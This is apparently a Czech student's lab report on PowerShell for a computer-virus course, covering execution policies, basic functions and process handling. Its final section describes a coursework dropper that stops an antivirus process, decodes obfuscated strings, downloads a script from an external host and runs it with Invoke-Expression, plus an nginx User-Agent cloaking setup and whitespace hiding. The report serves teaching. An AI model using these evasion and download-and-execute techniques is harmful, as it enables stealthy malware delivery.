Počítačové viry a bezpečnost počítačových systémů
Protokol z předmětu (10b)

Tématická oblast: PowerShell

Přednášející: prof. Ing. Ivan Zelinka, Ph.D.; Ing. Jan Plucar, Ph.D.
Cvičící: Ing. Jan Plucar, Ph.D.

Jméno a číslo studenta: Daniel Trnka, TRN0038
Datum vypracování: 30. 3. 2019

Zadání:

1) Seznamte se s nástrojem PowerShell Integrated Scripting Environment(ISE)
2) Seznamte se s politikou vykonávání PS skriptů. Vyzkoušejte příkaz Get-ExecutionPolicy. Vysvětlete co znamenají návratové hodnoty:
    a. Restricted
    b. AllSigned
    c. RemoteSigned
    d. Unrestricted

3) Seznamte se s prací s proměnnými a metodami
    a. Vytvořte proměnnou a přiřaďte jí číselnou hodnotu
    b. Vytvořte metodu, která bude přebírat dva parametry. Metoda bude vracet číselnou hodnotu, která vznikne manipulací dvou vstupních parametrů. Navrácenou hodnotu vypište do konzole.
    c. Vytvořte metodu, která bude přijímat vícerozměrné pole. Toto pole bude obsahovat řetězce. V rámci metody proveďte operace s řetězci a výslednou hodnotu vypište do konzole a uložte do souboru.
4) Zjistěte informace o běžících procesech a vyzkoušejte různé metody pro práci s procesy.
5) Zkontrolujte, zda existuje vámi zadaná složka/cesta. Pokud neexistuje, tak ji vytvořte.

Úkol:
Vytvořte jednoduchý Powershell skript, který zkontroluje běžící procesy a zastaví vámi připravený proces (např. vytvořte proces „SimpleAntivirus“). Poté zkontroluje v konstantě zadanou cestu. Pokud tato cesta existuje, skript svou činnost ukončí. V opačném případě se zavolá metoda, která jako parametr příjme pole s řetězci. Různými operacemi s polem vytvořte finální řetězec. Vámi sestavený řetězec bude další jednoduchý powershell skript, který stáhne ze vzdáleného zdroje vámi připravený jednoduchý program a spustí jej.

Při práci se pokuste snížit šanci snadného odhalení vašeho skriptu tím, že použijete jednoduchou obfuskaci formou transformace skriptu do Base64.

2) Politika spouštění skriptů chrání uživatele před nechtěným vykonáním skriptu. Politiku spouštění lze nastavit pro proces, aktuálního uživatele nebo všechny uživatele systému.

Restricted je výchozí politika a neumožňuje spouštět skripty.

AllSigned politika vyžaduje, aby všechny skripty byly podepsané důvěryhodným podpisem. Pro podepsaní skriptu je nejprve nutné vytvořit pomocí příkazu `New-SelfSignedCertificate` certifikát s privátním klíčem a následně tento certifikát importovat do „Trusted Root Certification Authorities“ a „Trusted Publishers“. Skript lze podepsat pomocí příkazu `Set-authenticodeSignature`. Tento příkaz vloží podpis na konec skriptu do komentáře.

RemoteSigned oproti **AllSigned** umožňuje spouštět lokální skripty bez podpisu. Stáhnuté skripty musí být podepsané, nebo se musí skript povolit pomocí příkazu `Unblock-File`.

Unrestricted politika dovoluje spouštět lokální skripty. U skriptů stažených z internetu je uživatel varován.

3) Seznamte se s prací s proměnnými a metodami

1. Vytvořte proměnnou a přiřaďte jí číselnou hodnotu
   `$num = 100`

2. Vytvořte metodu, která bude přebírat dva parametry. Metoda bude vracet číselnou hodnotu, která vznikne manipulací dvou vstupních parametrů. Navrácenou hodnotu vypište do konzole.

```
function addition {
        $args[0] + $args[1]
};

addition 4 4

function additionN {
        param([int] $a, [int] $b)
        2*$a + $b
}

additionN -b 4 -a 5
write-output "Output: $(additionN 10 5)"
```

3. Vytvořte metodu, která bude přijímat vícerozměrné pole. Toto pole bude obsahovat řetězce. V rámci metody proveďte operace s řetězci a výslednou hodnotu vypište do konzole a uložte do souboru.

```
function zip {
        param([string[][]] $list)

        $max = $list[0].Length;
        foreach($sublist in $list) {
                if($sublist.Length > $max) {
                        $max = $sublist.Length
                }
        }

        $res = @()
        for($i = 0; $i -lt $max; $i++) {
                $item = "";
                foreach($sublist in $list) {
                        $item += $sublist[$i]
                }

                $res += $item
        }
        $res
}


zip $(
        $("a", "b", "c", "d"),
        $(1, 2, 3, 4),
        $("A", "B", "C", "D"),
        $("X")
) | Tee-Object outfile
```

4. Zjistěte informace o běžících procesech a vyzkoušejte různé metody pro práci s procesy.

```
ps

# běžící "non-windows" procesy
(ps).Path |
```

```
Select-String "^C:\\(Windows|Program Files\\WindowsApps)" -NotMatch |
Select-String "."

# procesy vybraného uživatele
ps -IncludeUserName | Where-object UserName -eq "WINDEV1811EVAL\User"
# spuštění a počkání do ukončení procesu
Wait-Process $(Start-Process mspaint -PassThru).Id

# informace o vytvořeném procesu + ukončení
$app = ps -Name mspaint -ErrorAction SilentlyContinue
if(!$app) {
        $app = Start-Process mspaint -PassThru
        Write-Output "ahoj"
}
Write-Output "Name: $($app.Name)"
Write-Output $app.Path
Write-Output $app.Description
$app.Kill()

# stopnutí procesu dle názvu
Stop-Process -Name AudioPlayer
```

5. Zkontrolujte, zda existuje vámi zadaná složka/cesta. Pokud neexistuje, tak ji vytvořte.

```
$dir="tmp"
if(!$(Test-Path "$dir")) {
        mkdir "$dir" > $null
}

# alternativně
New-Item -ItemType Directory -Path "$dir" -Force
```

Úkol

Dva skripty `gen/1.ps1` a `gen/2.ps1` jsou generované skriptem `generate.ps1`. Oba skripty používají pro obfuskaci funkci `u`, která očekává jako argument pole řetězců. Na každý prvek pole je aplikována Caesarova šifra s posunutím dle indexu prvku. Dešifrované bloky jsou následně spojeny do řetězce a navráceny.

Skript `gen/2.ps` dle zadání zastaví proces s názvem `SimpleAntivirus` a ukončí se v případě, že existuje definovaná cesta. Následně se pomocí dešifrovací funkce `u` získá kód, pro stažení powershell skriptu zakodovaného v base64:

```
Invoke-Expression $([System.Text.Encoding]::UTF8.GetString(
  [System.Convert]::FromBase64String(
    (Invoke-WebRequest "https://trnila.eu/pvbs/icon.png" -UseBasicParsing)
      .Content)
  )
)
```

Webový server vrací powershell skript pouze pro požadavek, který v hlavičce `User-Agent` obsahuje podřetězec `PowerShell`. V opačném případě server vrací reálný obrázek. Potřebná konfigurace nginx:


```
location /pvbs/ {
  set $suffix '.fake';
  if ($http_user_agent ~* "PowerShell") {
    set $suffix '';
  }

  types {} default_type "text/plain";
  try_files $uri$suffix =404;
}
```

Stažený skript se vykoná pomocí dynamicky sestaveného názvu příkazu `Invoke-Expression`:

```
$c = $(u $('Jowplf.Fyqsfttjpo')).Trim();
&$c $(u $d);
```

Tento způsob může ztížit statickou analýzu skriptu, protože se zde nevyskytuje název potencionálně nebezpečného příkazu `Invoke-Expression`.

Alternativa skriptu `gen/1.ps1` obfuskuje i zastavení antiviru a kontrolu cesty. Skript také obsahuje jediný řádek s neškodným příkazem `Write-Output 'Hello World'`. Škodlivý kód je následně mezerami odsazen a očekává se, že si jej nemusí člověk na první pohled všimnout, jak lze vidět na obrázku 1. Tato metoda se například využívala v `.htaccess` souborech, které přesměrovávaly návštěvníka na zákeřnou stránku, pokud přišel z vyhledávače Google.



Obrázek 1: Zbytek škodlivého kódu je odsazen mezerami